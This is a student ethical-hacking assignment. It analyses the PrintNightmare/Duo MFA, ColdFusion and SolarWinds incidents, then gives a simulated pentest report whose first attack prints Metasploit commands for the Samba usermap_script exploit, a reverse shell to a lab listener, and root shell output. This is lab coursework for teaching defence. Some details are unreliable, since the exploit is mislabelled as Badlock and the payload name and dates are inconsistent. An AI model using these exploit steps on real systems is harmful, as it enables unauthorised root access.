

Ethical Hacking (ACCA7033)

Rohan Chavan (2212517)

UNIVERSITY OF WALES TRINITY SAINT DAVID

Contents

Task One	2
1. Incident One: Russian state-sponsored cyber attacker	2
1.1. Introduction	2
1.2. The Attack Mechanics:	2
1.3. Understanding the Exploits used in the attack:	2
1.4. Mitigation:	2
2. Incident Two Adobe ColdFusion Exploit	3
2.1. Introduction	3
2.2. The Attack Mechanics:	3
2.3. Understanding the Exploits used in the attack:	3
2.4. Mitigation:	4
3. Incident Three SolarWinds' Orion network monitoring software	4
3.1. Introduction	4
3.2. The Attack Mechanics:	5
3.3. Understanding the Exploits used in the attack:	5
3.4. Mitigation:	5
Task Two	7
1. Table of Content	9
2. Introduction	10
3. List of Acronyms.	11
4. DOCUMENT CONTROL	12
5. Contingency Policy	12
6. Attack One	13
7. Attack Two:	15
8. Attack Three:	17
9. Attack Four:	19
10. Attack Five:	21
11. Additional Mitigation suggestions for the found vulnerabilities and attacks:	23
12. General Mitigation Suggestions for Hardware and Software [33]:	23
13. Cost of Solution	24
14. Timetable for execution of solution	24
15. Invoice for Penetration test service.	25
References	26

Task One

1. Incident One: Russian state-sponsored cyber attacker

1.1. Introduction

In May 2021, the FBI detected Russian state-sponsored cyber attackers successfully infiltrating an NGO. After exploiting a flaw in the default multi-factor authentication (MFA) protocols, these cybercriminals lateral-migrated to the NGO's cloud environment. [1]

Multifactor authentication (MFA) is one of the most important security measures for protecting sensitive data and systems. Multi-factor authentication (MFA) aims to prevent unauthorized people from accessing a target, such as a location, computer, network, or database. This is done by requiring two or more verification methods, such as a password, security token, or biometric verification. [2] This piece examines a well-known MFA exploit, its repercussions, preventative methods, and future suggestions.

1.2. The Attack Mechanics:

Attackers first gained unauthorised access to the targeted organisation by obtaining hacked login credentials. They acquired these credentials by conducting a brute-force attack on an account with a weak and readily predictable password. Although the user was not active and was not deleted, their account remained active in the Active Directory. This created a vulnerability that the attackers took advantage of. They then proceeded to register a new device with the organization's Cisco Duo Multi-Factor Authentication (MFA) system. The default setup of Duo, which allows reenrolment for inactive accounts, allowed the attackers to verify a new device, thereby getting access to the victim's network. [3]

Upon getting access, the attackers used the compromised account to exploit the "PrintNightmare" vulnerability (CVE-2021-34527) [4], therefore acquiring administrator rights and escalating their control. They further tampered with a domain controller file in order to redirect Duo MFA verification requests to a local site, resulting in the disconnection from the Duo server and rendering the MFA verification procedure ineffective. This manipulation was feasible due to Duo's implementation of a "fail open" policy, which is triggered when its server becomes inaccessible. As a result, multi-factor authentication (MFA) is disabled for active users, hence magnifying the vulnerability of the network's security. [5]

After eliminating MFA, the hackers proceeded to verify their identities on the victim's virtual private network as non-administrator users and establish Remote Desktop Protocol connections to Windows domain controllers. The hackers carried out instructions to gather login information from extra domain accounts and altered the multi-factor authentication settings to prolong their unauthorised entry. The perpetrators mostly used internal Windows tools inside the victim's network for these actions. After bypassing the MFA, they moved laterally inside the network to get entry into the NGO's cloud storage and email accounts in order to retrieve any desired information. [5]

1.3. Understanding the Exploits used in the attack:

CISCO DUO: Default configurations

CVE-2021-34527: Commonly referred to as "PrintNightmare," is a vulnerability in the Windows Print Spooler service. This critical security issue allows attackers to perform remote code execution with system-level privileges on affected machines. Essentially, it lets an attacker install programs, view, change, or delete data, or create new accounts with full user rights. This vulnerability is particularly concerning because it affects the Windows Print Spooler, a common component in many versions of Windows, which is used for managing printers and print jobs. The widespread nature of the affected service and the high level of privilege it grants if exploited makes PrintNightmare a significant threat to Windows operating systems. Patches and mitigations have been released by Microsoft to address this vulnerability, and it's strongly advised that all affected systems be updated to protect against exploits utilizing this vulnerability. [6]

1.4. Mitigation:

I agree with the recommendations provided by the FBI, CSA, and CISA and endorse the below mitigation measures to avert future cyber attacks [7]:

- **Mandatory MFA Implementation:** In order to prevent situations such as "fail open" and unauthorised device reenrolment, it is important to strictly implement multi-factor authentication (MFA) and carefully analyse configuration policies.
- **Account Management:** Active Directory and multi-factor authentication (MFA) systems should both have inactive accounts deleted on a consistent basis in order to prevent unauthorised access.
- **System Updates and Patching:** It is essential that all systems be promptly updated and patched, with the aim of resolving known vulnerabilities that have been exploited.
- **Enhanced Login Security:** In order to prevent unauthorised access attempts, it is recommended to include timeout and lockout mechanisms after a series of unsuccessful login attempts.
- **Regular Software Updates:** Make sure that all of the software, including operating systems, applications, and firmware, on the assets of the IT network is promptly updated.
- **Robust Password Policies:** All accounts that need a password to login, including service accounts, administrator accounts, and domain admin accounts, should be required to use passwords that are both robust and unique. It is important to avoid reusing passwords across many accounts and to avoid storing passwords on systems that might be hacked.
- **Avoid Password Reuse:** It should be discouraged to reuse passwords across many accounts, and it should be made sure that passwords are not saved or written in a way that is not safe.

2. Incident Two Adobe ColdFusion Exploit

2.1. Introduction

On June 26, 2023, a US government agency reported that an unauthorised user had gained access to their web server that was accessible to the public and was running Adobe ColdFusion version 2016.0.0.3. The attack was originated IP address 158.101.73.241. The first access to the system was gained by the attackers via the use of a known vulnerability, namely CVE-2023-26360. The significance of keeping web-facing services up to date and monitoring network traffic for malicious activities is brought into focus by this occurrence. [8]

2.2. The Attack Mechanics:

Initial Access: Within Adobe ColdFusion, there is a vulnerability that is known to exist and is designated as CVE-2023-26360. The attackers took advantage of this vulnerability by sending false requests to a specific Uniform Resource Identifier (URI) that was stored on the server that was the target of their attack. A compromised Internet Protocol address that was then routed to a public cloud service was the method that was used in order to acquire this first ground. It seems from this that the source of the attack may have been masked or of indirect source. [9]

System Enumeration and Connectivity Check: Upon gaining access, the attackers began the process of process enumeration, whereby they compiled a comprehensive list and acquired information about the processes currently running on the web server. Typically, this is done to assess for more opportunities for exploitation. Furthermore, they conducted network connectivity assessments, presumably to verify the security and inconspicuousness of their remote access.

File System Traversal and Uploads: In the interest to maintain access and control, the attackers moved about inside the file system of the server and uploaded a variety of other files. As part of this process, a file with the name "tat.cfm" was deleted in order to eliminate any possible traces or tools that were used during the break-in. The main thing they did was make and use a web shell called "config.jsp," which was based on a compressed file called "conf.txt."

2.3. Understanding the Exploits used in the attack:

CVE-2023-26360: This particular vulnerability was exploited by the attackers so that they could carry out unauthorised instructions or code on the system. The Adobe ColdFusion's file manager is a component that is recognised for its

sensitivity and access to important server capabilities. They attacked it by using a URI that was tied to the ColdFusion interface. [10]

Web Shell Utilization (config.jsp): The attackers were able to get access to a shell tool for remote administration after decoding and installing the web shell from the conf.txt file. This tool gave them the ability to execute commands, change files, and further exploit the server. After then, the file 'conf.txt' was removed, which indicates that an effort was made to remove evidence. [11]

Malicious Interactions with config.cfm: An HTTP POST request was sent to the file 'config.cfm,' which is a typical file in ColdFusion configurations. Analysts discovered that the code contains dangerous instructions that were meant for ColdFusion versions 9 or below after conducting an examination of the code. A larger plan to escalate access or prepare for more malicious acts was indicated by the fact that it intended to gather sensitive information such as usernames, passwords, and URLs of data sources. [11]

2.4. Mitigation:

In response to the attack, the agency implemented several mitigation strategies to which even I agree [12]:

Asset Removal and Network Isolation: The infected server was removed from the network as fast as possible, which was an essential step in preventing the malware attack from spreading further and avoiding any additional data loss or system compromise occurring.

Patch Management: The application of security updates on a regular basis is strongly recommended for organisations, particularly for vulnerabilities that are known to the public, such as CVE-2023-26360. It is essential to do routine updates on all of the systems and apps in order to avoid vulnerabilities of a similar kind.

Enhanced Monitoring and Incident Response: For the purpose of identifying irregularities or actions that are not authorised, it is vital to perform continuous monitoring of system logs and network traffic. To handle breaches in a timely and thorough manner, it is necessary to have an incident response strategy that is both effective and efficient.

Access Control and Segmentation: A considerable reduction in the scope of attacks and the potential effect of breaches may be achieved by the implementation of stringent access controls and the practice of network segmentation. This is accomplished by confining the spread of the breach and limiting access to critical regions.

Education and Awareness: The entire security posture of an organisation may be improved by providing an organization's IT personnel and users with regular training on the most recent cyber threats and security best practices. It is essential to be aware of the symptoms of compromise and to have a solid awareness of the appropriate reaction methods.

3. Incident Three SolarWinds' Orion network monitoring software

3.1. Introduction

In December 2020, a comprehensive cyber attempt struck at the heart of US national security and corporate defenses. It was "the largest and most sophisticated attack the world has ever seen," according to Microsoft Corporation President Brad Smith. This operation, which infiltrated SolarWinds Corporation software, marked a new high point in cyber espionage tactics and size. The US government and other cybersecurity organizations believe a state-sponsored actor, likely Russia, has been engaged in a massive intelligence-gathering operation for a long time. The state-sponsored actor responsible for this exceptional breach has been identified. [13]

The hackers exploited SolarWinds' Orion network monitoring software to spread the malware. This software is used by hundreds of public and commercial enterprises, thus the potential for compromise is immense, causing alarm. The attackers succeeded by injecting malicious malware into software updates and sent them to 18,000 users. Using this backdoor, attackers gained unrestricted access to many networks, including those of vital US government agencies

including Treasury, Justice, and Commerce. Access to these networks was gained using this backdoor. Thus, private emails and maybe other sensitive documents were released. [13]

This vulnerability caused cybersecurity shockwaves. This was due to the breach's worldwide effect and the techniques' complexity and stealthiness. This incident highlighted the changing threat landscape and expanding cyber adversary capabilities. Identifying all compromised systems and removing the perpetrators may take a long period. The breach was complicated and permitted wide access. According to Brad Smith, the attack likely needed over 1,000 engineers working together. [13]

The US intelligence agency believes the SolarWinds intrusion was intended to acquire data rather than destroy the system. However, additional offensive actions and the strategic benefit of preserving access are likely. It's hard to disregard either option. Due to its size and sophistication, the SolarWinds Orion attack is a major event in cybersecurity history and a call to arms for the whole community. Cyber threats are increasing, highlighting the need for increased awareness, defense, and international cooperation. [13]

3.2. The Attack Mechanics:

Infiltration into SolarWinds Network: In September 2019, the threat actor breached SolarWinds. The initial access point was likely gained via cunning spear-phishing and network flaws.

Dry Run: Test code was injected into Orion before the threat actor launched the assault. This validated their performance. This was presumably done to test their strategy and assure that the final payload would be forgotten in following versions.

Automatic Update Deployment: After that, the malicious actor added trojan code to an Orion software file in February 2020. This code was discreetly put into the system to seem harmless to developers and automated security programmes.

Activation of Backdoor: The backdoor activates at a specified time or under certain circumstances, giving the threat actor remote access to affected computers. This ingenious backdoor hides and provides deep access.

Remote System Exploitation: The threat actor may remotely compromise SolarWinds customers' networks and systems after receiving the infected updates since the backdoor was already in place. This was achievable because of the backdoor. They navigated these networks, increased their privileges, and travelled laterally to locations using a sophisticated architecture.

Data Exfiltration and Espionage: The threat actor carefully and selectively targeted high-value clients, including government entities, to penetrate. They stole sensitive information, monitored discussions, and maybe laid the groundwork for future operations.

Maintaining Access: The trojan update gave threat actors long-term access to victims' networks, making detection and removal difficult. The backdoor's complexity and use of normal network administration to conceal hostile traffic kept it going.

Evasion Techniques: To avoid detection, they disguised their actions as network activity, used encrypted communication methods, and changed their strategy often.

3.3. Understanding the Exploits used in the attack:

One of the biggest vulnerabilities was malicious malware in Orion Platform upgrades. SUNBURST was a successful virus with perfect stealth and effectiveness. This was accomplished using a protocol intended to mix in with real SolarWinds activities and other obfuscation methods. Hypertext transfer protocol (HTTP) allowed the virus to communicate with a command and control (C2) server. Disabling system services, transferring files, executing files, profiling the system, restarting the machine, and transferring files were done.

3.4. Mitigation:

Immediate Isolation and Patching: Companies were advised to disconnect or switch off any SolarWinds Orion equipment connected to their networks. Next, they must perform a forensic investigation of the system to find compromise. SolarWinds fixes have to be installed before continuing. [14]

Enhanced Monitoring: Organisations have to increase security monitoring to detect lateral movement or subsequent breaches. This technique required log analysis, endpoint identification and response technologies, and interesting outbound network traffic watching. [15]

Resetting Credentials: A proposal was provided to replace impacted software and system credentials with more secure passwords. Given the danger of credential theft, this proposition was presented.

Review and Harden Security Posture: The attack highlighted the importance of least privilege, network segmentation, and zero-trust architecture in security. Given the present situation, firms should assess and improve their security.

Supply Chain Risk Management: Given the nature of the attack, there was a renewed focus on understanding and securing the software supply chain. This involved conducting a thorough security review of third-party providers and considering the adoption of more secure software development practices. [16]

Task Two

Disclaimer: Please note that while the simulated environment was intentionally vulnerable to provide a realistic testing scenario, not all vulnerabilities were demonstrated or detailed in this report due to constraints such as word count and the focus on the most critical issues. This task aims to highlight significant vulnerabilities and provide comprehensive solutions.

Simulated Environment Overview:

In this task, VirtualBox and EVE-NG were utilized to create a simulated environment replicating typical network and application vulnerabilities:

VirtualBox: Hosted Kali Linux, Bee-Box and Metasploitable 2, where used to conduct few attacks. This setup was chosen for its diverse, vulnerable applications and systems.

EVE-NG: Facilitated the simulation of network-based attacks, specifically for attack four, offering a realistic network environment which included networking devices and a Kali Linux Machine.




Figure 1-CPC Departments




Figure 2-Current Topology of CPC



Internal Penetration Test

Report of Findings

By Rohan Chavan

Date: 30/01/2023

Version 1.0

Cureton Pharmaceutical Company Confidential


No part of this document may be disclosed to outside sources without the explicit written authorization of Hack The Box.

1. Table of Content

Sr.no.	Particulars
1	Introduction
2	List Of Acronyms.
3	Document Control
4	Contingency Policy
5	Attack One
6	Attack Two
7	Attack Three
8	Attack Four
9	Attack Five
10	Additional Mitigation Suggestions For The Found Vulnerabilities And Attacks
11	General Mitigation Suggestions For Hardware And Software
12	Cost Of Solution
13	Timetable For Execution Of Solution
14	Invoice For Penetration Test Service.

2. Introduction

In this penetration test report by the internal red team, a detailed security assessment was conducted on Cureton Pharmaceutical Company's (CPC) network and systems to identify vulnerabilities, simulate attacks, and propose effective security measures to strengthen CPC's defenses against potential threats. The assessment utilized tools such as Metasploit, Nmap, and Yersinia to target identified vulnerabilities, with careful consideration of the protocols involved and a comprehensive methodology to launch and execute each attack. Outcomes are discussed, noting successes and failures. The report further suggests configuration changes, recommends new software and hardware solutions, and outlines a defense strategy including regular updates and training. Additionally, it details the replacement costs for any recommended software or hardware and provides an estimate for implementing the fixes, including the hourly rate for services rendered. A timetable for the execution of the recommended solutions is provided, along with a professional invoice detailing the services and total costs.



The Pentest will be done as shown in the above figure, which indicates following [17]:

Information Gathering: Collecting data on the target system or network.

Analysis and Planning: Evaluating the information to plan the test.

Vulnerability Identification: Detecting potential security weaknesses.

Exploitation: Attempting to exploit the identified vulnerabilities to determine impact.

Risk Analysis and Remediation Suggestion: Assessing the risks associated with the vulnerabilities and suggesting fixes.

Reporting: Documenting the findings, methods, and recommendations in a report.

The vulnerabilities within CPC's environment, the exploitation methodologies used, and the recommended solutions are all outlined in this report. Prompt action on these findings is emphasized as crucial for enhancing CPC's digital security. Support is offered for implementing these measures and fortifying defenses against future threats.

3. List of Acronyms.

RPC: Remote Procedure Call

SAM: Security Account Manager

LSAD: Local Security Authority (Domain Policy)

TCP: Transmission Control Protocol

SMB: Server Message Block

HTTP: Hypertext Transfer Protocol

DHCP: Dynamic Host Configuration Protocol

CVE: Common Vulnerabilities and Exposures

CWE: Common Weakness Enumeration

N/A: Not Applicable

PTES: Penetration Testing Execution Standard

OWASP: Open Web Application Security Project

SANS: SysAdmin, Audit, Network, and Security

ASA: Adaptive Security Appliance

VPN: Virtual Private Network

NAC: Network Access Control

IPS: Intrusion Prevention System

IDS: Intrusion Detection System

WAF: Web Application Firewall

SIEM: Security Information and Event Management

4. DOCUMENT CONTROL

Report ID	123
Report Type	Web Application Security And Network Assessment
Document Type	Confidential
Client Name	Cureton Pharmaceutical Company
Client Address	54 Baker Street, London, W1U 7BU
Project Name / ID	Internal Red Team Test
Test Environment	Simulated Environment on Eve-ng and VirtualBox
Test Method	Yersinia, Penetration Testing Execution Standard (PTES) and Metasploit Framework., OWASP top 10, sans top 50, kali Linux, Nmap , Nessus
Application Version Number / Build Number	N/A
Reference Document / Base Document	Purchase Order
Test Start Date	10/01/2023
Test End Date	23/01/2023
Report Release Date	30/01/2023
Testing performed by	Internal Red Team
Report Author	Rohan Chavan


5. Contingency Policy

The contingency plan for the penetration test between the internal red team and Cureton Pharmaceutical Company is to commence from January 10, 2023, with an anticipated completion date of January 24, 2023. This plan is devised to conduct the penetration test within a highly accurate replica of Cureton Pharmaceutical Company's operational environment, ensuring no adverse effects spill over into the real production system.

Our scope of work encompasses a web application security assessment and network assessment. From January 10 to January 24, Red team will diligently monitor all activities within the defined scope, addressing any anomalies swiftly and enforcing a strict protocol to halt testing if any risk to the production environment or data integrity arises. All test data will be confidentially handled, securely stored, and safely disposed of to prevent any leaks.

Upon concluding the penetration test, red team will compile and deliver to Cureton Pharmaceutical Company a comprehensive report detailing the vulnerabilities identified, potential impacts, and strategic recommendations for mitigation. The report aims to enhance the system's security posture without compromising the integrity or confidentiality of the production environment. Delivering insightful, actionable results with the utmost regard for data security and operational continuity remains primary goal.

6. Attack One

Vulnerability name	Samba Badlock Vulnerability
Description	The Badlock flaw affects Samba's handling of the SAM and LSAD protocols over RPC, potentially allowing a man-in-the-middle attacker to downgrade authentication levels. [18]
Risk level	High
CVE	CVE-2016-2118 [19]
Attributing factor	Configuration error and older version of Samba
Attack tool used	nmap, Metasploit, Nessus.
Protocol involved in the attack	TCP/139 - SAMBA
Observation	 <pre> # nmap -sV 10.0.2.5 Starting Nmap 7.94SVN (https://nmap.org) at 2023-12-31 13:32 EST Stats: 0:00:11 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan Service scan Timing: About 91.30% done; ETC: 13:32 (0:00:01 remaining) Nmap scan report for 10.0.2.5 139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP) 445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP) </pre> From nmap and nessus it was discovered that samba is running on port 139 and 445 on IP 10.0.2.5 with a generic version of Samba smbd 3.X- 4.X.
Proof of concept	

```

msf6 > use auxiliary/scanner/smb/smb_version
msf6 auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    10.0.2.5         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  THREADS   1               yes       The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smb/smb_version) > set RHOSTS 10.0.2.5
RHOSTS => 10.0.2.5
msf6 auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    10.0.2.5         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  THREADS   1               yes       The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smb/smb_version) > run
[*] 10.0.2.5:445 - SMB Detected (versions:1) (preferred dialect:1) (signatures:optional)
[*] 10.0.2.5:445 - Host could not be identified: Unix (Samba 3.0.20-Debian)
[*] 10.0.2.5: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) >
msf6 auxiliary(scanner/smb/smb_version) > back
msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_metcat
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

  Name      Current Setting  Required  Description
  ----      -
  CHOST     no              no       The local client address
  CPORT     no              no       The local client port
  Proxies   no              no       A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS    10.0.2.5         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     139             yes       The target port (TCP)

Payload options (cmd/unix/reverse_metcat):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     10.0.2.4         yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0   Automatic

View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > set RHOSTS 10.0.2.5
RHOSTS => 10.0.2.5
msf6 exploit(multi/samba/usermap_script) > exploit

```

With Metasploit auxiliary/scanner/smb/smb_version it was discovered that Samba 3.0.20-Debian is running on the machine which can be exploited on this version. Which could potentially allows remote commands against the system. [20]

Success/Failure

```

msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 10.0.2.4:4444
[*] Command shell session 1 opened (10.0.2.4:4444 => 10.0.2.5:53304) at 2023-12-31 14:10:03 -0500

id
uid=0(root) gid=0(root)
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz

```

SUCCESS: Using reverse TCP handler I could make the connection to command shell of the machine, with id command I got to know that I have root access which means I have full control of the machine and with the ls command I could list the local files of the attacked machine. Metasploit module was successful because of older version of samba is used. [20]




Impact


The Badlock vulnerability allows attackers to downgrade authentication levels and hijack connections, leading to a security breach with potential access to sensitive information, compromised data integrity in Active Directory, service disruption, and eroded trust in network security. [21]

Mitigation


